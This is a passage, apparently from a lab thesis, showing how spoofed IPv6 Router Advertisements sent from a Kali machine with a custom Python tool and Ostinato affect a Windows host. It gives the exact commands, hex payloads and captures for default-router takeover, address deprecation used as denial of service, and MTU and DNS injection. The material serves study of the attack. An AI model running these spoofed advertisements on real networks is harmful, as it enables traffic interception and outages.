


```
┌──(root㉿kali)-[/home/kali/IPv6-generator]
└─# python3 router_advertisement.py eth0 -pref Medium -prefix 2001:db8:abcd:1::/64 -A -vlt
300 -plt 300
Sending Router Advertisement to the destination: ff02::1
```

Fig. 5.60: Result after running router_advertisement.py tool with the same prefix as the one from legitimate router R1.

. Using Ostinato with the same prefix in Router Advertisement

This Router Advertisement message can also be generated with the same output as the designed network toolkit. Concretely, on the **Protocol Selection** tab, the selected protocols with order are: Media Access Protocol (layer 1) - Ethernet II (layer 2) - Internet Protocol ver 6 (layer 3) - Internet Control Message Protocol (Router Advertisement) - HexDump (flags and lifetime) - HexDump (ICMPv6 Option for Prefix Information) - HexDump (ICMPv6 Option for Source link-layer address). This configuration is depicted in Fig. 5.61.



Available Protocols


MAC
DATA
SAMPLE
:{Script} [EXPERIMENTAL]
HexDump
SIGN
Eth II
802.3
LLC

Selected Protocols

MAC
Eth II
IPv6
ICMP
HexDump
HexDump
HexDump


Fig. 5.61: Configuration at the Protocol Selection tab for sending Router Advertisement with the same prefix as provided by router R1.

On the **Protocol Data** tab, Media Access Control, Internet Protocol ver 6, Internet Control Message Protocol and the HexDump field for ICMPv6 Option (Source link-layer address) are inserted similarly as described in Fig. 5.57. Besides, the HexDump for flags and another HexDump for Prefix information are illustrated as below, and is shown in Fig. 5.62.



```
HexDump
0000 00 00 07 08 00 00 75 30 00 00 00 00       ......u0....

HexDump
0000 03 04 40 c0 00 00 01 2c 00 00 01 2c 00 00 00 00   ..@À...,...,....
0010 20 01 0d b8 ab cd 00 01 00 00 00 00 00 00 00 00    ..¸«Í..........
0020
```

Fig. 5.62: Configuration at the Protocol Data tab for sending Router Advertisement with the same prefix as provided by router R1.



```
Source                      Destination    Protocol  Info
fe80::8ac4:147a:5dfe:a9c6   ff02::1        ICMPv6    Router Advertisement from 00:0c:29:8c:0b:0d
> Frame 1: 110 bytes on wire (880 bits), 110 bytes captured (880 bits) on interface eth0, id 0
> Ethernet II, Src: VMware_8c:0b:0d (00:0c:29:8c:0b:0d), Dst: IPv6mcast_01 (33:33:00:00:00:01)
> Internet Protocol Version 6, Src: fe80::8ac4:147a:5dfe:a9c6, Dst: ff02::1
v Internet Control Message Protocol v6
    Type: Router Advertisement (134)
    Code: 0
    Checksum: 0x0382 [correct]
    [Checksum Status: Good]
    Cur hop limit: 0
  > Flags: 0x00, Prf (Default Router Preference): Medium
    Router lifetime (s): 1800
    Reachable time (ms): 30000
    Retrans timer (ms): 0
  v ICMPv6 Option (Prefix information : 2001:db8:abcd:1::/64)
      Type: Prefix information (3)
      Length: 4 (32 bytes)
      Prefix Length: 64
    > Flag: 0xc0, On-link flag(L), Autonomous address-configuration flag(A)
      Valid Lifetime: 300
      Preferred Lifetime: 300
      Reserved
      Prefix: 2001:db8:abcd:1::
  > ICMPv6 Option (Source link-layer address : 00:0c:29:8c:0b:0d)
```

Fig. 5.63: Captured Router Advertisement sent from PC1 with the same prefix as provided by router R1.

- HexDump: The value of flag for Medium preference is inserted. The router lifetime is set as 1800 seconds, Reachable time as 30000 milliseconds and Retrans timer as 0 millisecond.

- HexDump: ICMPv6 Option (Prefix Information) is filled in with the prefix `2001:db8:abcd:1::/64`, the valid lifetime: 300 seconds and the preferred lifetime: 300 seconds.

After running the **router_advertisement.py** tool or application Ostinato for generating Router Advertisement message with the prefix `2001:db8:abcd:1::/64`, the captured packet is shown in Fig. 5.63.

The default router of PC2 is immediately changed to PC1 after receiving this Router Advertisement message, which has been described in the previous section. On the other hand, no additional global addresses are generated. Instead, the two IPv6 addresses available (permanent and temporary) at PC2 are updated for their lifetime according to the value provided by PC1 in the Router Advertisement packet. This address configuration is described in Listing. 5.10.

```
C:\Users\User>netsh interface ipv6 show addresses

DAD State   Valid Life Pref. Life Address
----------- ---------- ---------- ------------------------
Preferred     1h59m59s     4m59s  2001:db8:abcd:1:36c4:ffc5:c10f:3ce9
Preferred     1h59m59s     4m59s  2001:db8:abcd:1:2816:ed5:a706:70b9
Preferred     infinite   infinite fe80::7790:2c2b:9e56:431b%4
```


Listing 5.10: Result of the address configuration at PC2 after receiving Router Advertisement with the same prefix as provided by router R1 (shortened output).

As can be seen from Listing. 5.10, the value of preferred lifetime is changed to 300 seconds (5 minutes), but the valid lifetime is updated with the value of 2 hours. The reason is that PC2 (Windows) has ignored the valid lifetime when this value is less than or equal to 2 hours and has set the valid lifetime of the corresponding address to 2 hours (defined in RFC 4862 [17]). Then, after receiving periodical Router Advertisement messages from legitimate router R1 with the information about the prefix, PC2 will update its lifetime related to these addresses again. PC2 still communicates normally with these IPv6 addresses, but the information exchange with the external network has to pass through PC1 (Kali) as the default router (shown in Listing. 5.8).

✎. Using the designed toolkit with zero value of lifetime

Now the question is how will PC2 communicate if the prefix lifetime value is 0, will it disappear from the address configuration table and PC2 is prevented from getting data from the external network? This answer can be achieved by sending the same Router Advertisement as above, but the value of lifetime is set to 0.

With the use of **router_advertisement.py** tool from the toolkit, only value at valid lifetime and preferred lifetime are changed from 300 to 0. The configuration for launching this tool is described in Fig. 5.64.




```
┌──(root㉿kali)-[/home/kali/IPv6-generator]
└─# python3 router_advertisement.py eth0 -pref Medium -prefix 2001:db8:abcd:1::/64 -A -vlt
 0 -plt 0
Sending Router Advertisement to the destination: ff02::1
```

Fig. 5.64: Result after running router_advertisement.py tool with the zero value of lifetime.

. Using Ostinato with zero value of lifetime

In Ostinato, it is only necessary to change the value of lifetime in the second HexDump field (ICMPv6 Option for Prefix Information). Others are kept in previous setting, as depicted in Fig. 5.61 and Fig. 5.62. The configuration for this HexDump field is illustrated in Fig. 5.65 as the first red frame is the valid lifetime and the second one for preferred lifetime.



```
HexDump

0000 03 04 40 c0 00 00 00 00 00 00 00 00 00 00 00 00   ..@À......
0010 20 01 0d b8 ab cd 00 01 00 00 00 00 00 00 00 00    ..¸«Í....
0020
```

Fig. 5.65: Configuration at the Protocol Data tab for sending Router Advertisement with the zero value of lifetime.

After running the designed toolkit or Ostinato, the valid lifetime still remains 2 hours as explained above. However, the preferred lifetime is set to 0 second with DAD state **Deprecated**, as depicted in Listing. 5.11.

As a consequence, the network connection of PC2 to the external network (in this case, R2) is lost because these IPv6 global addresses have been deprecated. This is shown in Listing. 5.12. This feature can be exploited by the attacker to cause Denial of Service (DoS) on the victim.

. Using the designed toolkit with the different prefix in Router Advertisement

In this case, a different prefix (`2001:db8:abcd:8::/64`) is included in Router Advertisement to analyze the behaviour of Windows machine after receiving. This


```
C:\Users\User>netsh interface ipv6 show addresses

DAD State   Valid Life Pref. Life Address
----------- ---------- ---------- ------------------------
Deprecated    1h59m59s        0s  2001:db8:abcd:1:36c4:ffc5:c10f:3ce9
Deprecated    1h59m59s        0s  2001:db8:abcd:1:2816:ed5:a706:70b9
Preferred     infinite   infinite fe80::7790:2c2b:9e56:431b%4
```

Listing 5.11: Result of the address configuration at PC2 after receiving Router Advertisement with zero value of lifetime (shortened output).

```
C:\Users\User>ping 2001:db8:abcd:3::1

Pinging 2001:db8:abcd:3::1 with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 2001:db8:abcd:3::1:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
```

Listing 5.12: Result of Ping message from PC2 to R2 after receiving Router Advertisement with zero prefix lifetime.

task is conducted by the **router_advertisement.py** with the similar configuration as depicted in Fig. 5.60, while the only difference is at the prefix with syntax **-prefix 2001:db8:abcd:8::/64** instead of **-prefix 2001:db8:abcd:1::/64**. This syntax is described in Fig. 5.66. The captured Router Advertisement message is shown in Fig. 5.67.




```
┌──(root㉿kali)-[/home/kali/IPv6-generator]
└─# python3 router_advertisement.py eth0 -pref Medium -prefix 2001:db8:abcd:8::/64 -A -vlt
 300 -plt 300
Sending Router Advertisement to the destination: ff02::1
```

Fig. 5.66: Result after running router_advertisement.py tool with the different prefix than the one from legitimate router R1.


. Using Ostinato with the different prefix in Router Advertisement

When using the application Ostinato, the configuration is almost the same as the one with the same prefix depicted in Fig. 5.61 and Fig. 5.62. The only thing that is needed to change is the prefix in the second HexDump field (ICMPv6 Option for Prefix information), which is illustrated in Fig. 5.68. It yields the same output as the designed network toolkit.



```
Source                      Destination  Protocol  Info
fe80::8ac4:147a:5dfe:a9c6   ff02::1      ICMPv6    Router Advertisement from 00:0c:29:8c:0b:0d
› Frame 1: 110 bytes on wire (880 bits), 110 bytes captured (880 bits) on interface eth0, id 0
› Ethernet II, Src: VMware_8c:0b:0d (00:0c:29:8c:0b:0d), Dst: IPv6mcast_01 (33:33:00:00:00:01)
› Internet Protocol Version 6, Src: fe80::8ac4:147a:5dfe:a9c6, Dst: ff02::1
˅ Internet Control Message Protocol v6
    Type: Router Advertisement (134)
    Code: 0
    Checksum: 0x037b [correct]
    [Checksum Status: Good]
    Cur hop limit: 0
  › Flags: 0x00, Prf (Default Router Preference): Medium
    Router lifetime (s): 1800
    Reachable time (ms): 30000
    Retrans timer (ms): 0
  ˅ ICMPv6 Option (Prefix information : 2001:db8:abcd:8::/64)
      Type: Prefix information (3)
      Length: 4 (32 bytes)
      Prefix Length: 64
    › Flag: 0xc0, On-link flag(L), Autonomous address-configuration flag(A)
      Valid Lifetime: 300
      Preferred Lifetime: 300
      Reserved
      Prefix: 2001:db8:abcd:8::
  › ICMPv6 Option (Source link-layer address : 00:0c:29:8c:0b:0d)
```

Fig. 5.67: Captured Router Advertisement sent from PC1 with the different prefix than the one provided by router R1.



```
HexDump
0000 03 04 40 c0 00 00 01 2c 00 00 01 2c 00 00 00 00   ..@À...,...,
0010 20 01 0d b8 ab cd 00 08 00 00 00 00 00 00 00 00    ..¸«Í....
0020
```


Fig. 5.68: Configuration at the Protocol Data tab for sending Router Advertisement with the different prefix than the one provided by router R1.

After running one of these tools, two new IPv6 addresses (permanent and temporary) generated from the prefix `2001:db8:abcd:8::/64` are inserted into the address configuration of PC2, as depicted in Listing. 5.13. It can be seen that there are totally four IPv6 global addresses registered at PC2. But the question is what global address PC2 uses to communicate with hosts on the external network.

This behaviour is verified by trying to ping from PC2 to R2, which is located on another network, as shown in Fig. 5.69. As can be seen, the address with the new prefix `2001:db8:abcd:8::/64` is applied by PC2 when exchanging information with R2. The reason is that PC1 is the default router, so PC2 also uses the address generated from the prefix PC1 provides when communicating.

```
C:\Users\User>netsh interface ipv6 show addresses

DAD State   Valid Life Pref. Life Address
----------- ---------- ---------- ------------------------
Preferred  29d23h59m59s 6d23h59m59s 2001:db8:abcd:1:36c4:ffc5:c10f:3ce9
Preferred  6d23h59m59s 23h59m59s  2001:db8:abcd:1:2816:ed5:a706:70b9
Preferred     1h59m59s     4m59s  2001:db8:abcd:8:e5b2:9801:ee58:7b9c
Preferred     1h59m59s     4m59s  2001:db8:abcd:8:e5e4:b512:dcdb:7347
Preferred     infinite   infinite fe80::7790:2c2b:9e56:431b%4
```

Listing 5.13: Result of the address configuration at PC2 after receiving Router Advertisement with the different prefix than the one provided by router R1 (shortened output).



```
Source                              Destination          Protocol  Info
2001:db8:abcd:8:e5e4:b512:dcdb:7347  2001:db8:abcd:3::1  ICMPv6  Echo (ping) request id=0x0001,
2001:db8:abcd:8:e5e4:b512:dcdb:7347  2001:db8:abcd:3::1  ICMPv6  Echo (ping) request id=0x0001,
2001:db8:abcd:8:e5e4:b512:dcdb:7347  2001:db8:abcd:3::1  ICMPv6  Echo (ping) request id=0x0001,
2001:db8:abcd:8:e5e4:b512:dcdb:7347  2001:db8:abcd:3::1  ICMPv6  Echo (ping) request id=0x0001,

> Frame 1: 94 bytes on wire (752 bits), 94 bytes captured (752 bits) on interface \Device\NPF_
> Ethernet II, Src: VMware_8e:74:ad (00:0c:29:8e:74:ad), Dst: VMware_8c:0b:0d (00:0c:29:8c:0b:
> Internet Protocol Version 6, Src: 2001:db8:abcd:8:e5e4:b512:dcdb:7347, Dst: 2001:db8:abcd:3:
v Internet Control Message Protocol v6
    Type: Echo (ping) request (128)
    Code: 0
    Checksum: 0x36bf [correct]
    [Checksum Status: Good]
    Identifier: 0x0001
    Sequence: 5
  > [No response seen]
  > Data (32 bytes)
```

Fig. 5.69: Captured Ping messages between PC2 and R2 after sending Router Advertisement with different prefix than the one provided by R1.


Nonetheless, there are no responses from R2 after sending Ping messages. That is because this address is not actually managed by PC1 (Kali), which has only the addresses with prefix `2001:db8:abcd:1::/64`. If PC1 owns the subnet that it provides in Router Advertisement message (`2001:db8:abcd:8::/64`), the Ping between PC2 and R2 will be successful since the communication passes through PC1.

(c) Sending Router Advertisement with other information

In order to implant the prefix information as well as other information including MTU assignment and Recursive DNS server, PC1 need to be the default router toward PC2. The default router selection is based on the reachability, preference and route cost. Thus, the preference and reachability are the critical factors for PC2 to determine who is the default router. In this section, Medium preference is set to change the default router at PC2. The same applies to the case of High preference, so only the case of Medium preference is considered.


✎. Using the designed toolkit

The configuration for generating this packet is described below, with the described output in Fig. 5.70. The captured Router Advertisement packet is shown in Fig. 5.71.



```
┌──(root㉿kali)-[/home/kali/IPv6-generator]
└─# python3 router_advertisement.py eth0 -pref Medium -mtu 1300 -dns 2001:4860::8844
Sending Router Advertisement to the destination: ff02::1
```

Fig. 5.70: Result after running router_advertisement.py tool to implant MTU and DNS server in Router Advertisement.




```
Source                       Destination        Protocol  Info
fe80::8ac4:147a:5dfe:a9c6    ff02::1            ICMPv6    Router Advertisement from 00:0c:29:8c:0b:0d

> Frame 1: 110 bytes on wire (880 bits), 110 bytes captured (880 bits) on interface eth0, id 0
> Ethernet II, Src: VMware_8c:0b:0d (00:0c:29:8c:0b:0d), Dst: IPv6mcast_01 (33:33:00:00:00:01)
> Internet Protocol Version 6, Src: fe80::8ac4:147a:5dfe:a9c6, Dst: ff02::1
v Internet Control Message Protocol v6
    Type: Router Advertisement (134)
    Code: 0
    Checksum: 0x0f68 [correct]
    [Checksum Status: Good]
    Cur hop limit: 0
  > Flags: 0x00, Prf (Default Router Preference): Medium
    Router lifetime (s): 1800
    Reachable time (ms): 30000
    Retrans timer (ms): 0
  > ICMPv6 Option (MTU : 1300)
  > ICMPv6 Option (Recursive DNS Server 2001:4860::8844)
  > ICMPv6 Option (Source link-layer address : 00:0c:29:8c:0b:0d)
```

Fig. 5.71: Captured Router Advertisement sent from PC1 with MTU and DNS server.

- Network interface: **eth0**, which is the interface of PC1 (Kali).
- Source IPv6 address: It can be left blank since the tool will automatically generate the IPv6 address from the interface.
- Destination IPv6 address: **-dip ff02::1**. This is the IPv6 all-nodes multicast address. However, this option can be left blank since the tool will automatically uses this address by default.
- Preference of router: There are three levels of preference from Low, Medium to High. These names reflect the priority level for routers that send out Router Advertisement. In this instance, the medium level is inserted with syntax **-pref Medium**.
- Router lifetime: It has to be non-zero value. The router lifetime can be left blank since it is by default inserted as 1800 (seconds).
- Link-layer address of router: This value is included in Source link-layer address field within Router Advertisement packet. It is also skipped since the tool automatically generates the link-layer address of PC1 for the compatibility with the source IPv6 address.
- MTU: This value is the MTU that PC1 wants to assign to the interface connected to PC2. In this case, it is set to 1300 to verify the effect (**-mtu 1300**).
- Recursive DNS server: This is the DNS server that supports additional services in the Internet. This option is usually combined with DHCPv6 through O flag, as explained in RFC 8106 [49]. In this circumstance, it can still be applied to observe the behaviour of PC2 with the syntax **-dns 2001:4860::8844**.

. Using the application Ostinato


This type of Router Advertisement message can also be generated by Ostinato, and yields the same result as the **router_advertisement.py** tool. Specifically, on the **Protocol Selection** tab, the following protocols are chosen at every layer, while others are kept in the default setting, as depicted in Fig. 5.72:


Available Protocols
MAC
DATA
SAMPLE
:{Script} [EXPERIMENTAL]
HexDump
SIGN
Eth II
802.3
LLC
SNAP

Selected Protocols
MAC
Eth II
IPv6
ICMP
HexDump
HexDump
HexDump
HexDump

Fig. 5.72: Configuration at the Protocol Selection tab for sending Router Advertisement with MTU and DNS server.

- Layer 1: MAC
- Layer 2: Ethernet II
- Layer 3: IPv6
- ICMPv6 Router Advertisement: ICMP
- Flags and lifetime: HexDump
- ICMPv6 Option (MTU): HexDump
- ICMPv6 Option (Recursive DNS Server): HexDump
- ICMPv6 Option (Source link-layer address): HexDump


HexDump

```
0000 05 01 00 00 00 00 05 14                            ........
```

HexDump

```
0000 19 03 00 00 ff ff ff ff 20 01 48 60 00 00 00 00    ....ÿÿÿÿ .H`....
0010 00 00 00 00 00 00 88 44                            ...... D
```

Fig. 5.73: Configuration at the Protocol Data tab for sending Router Advertisement with MTU and DNS server.

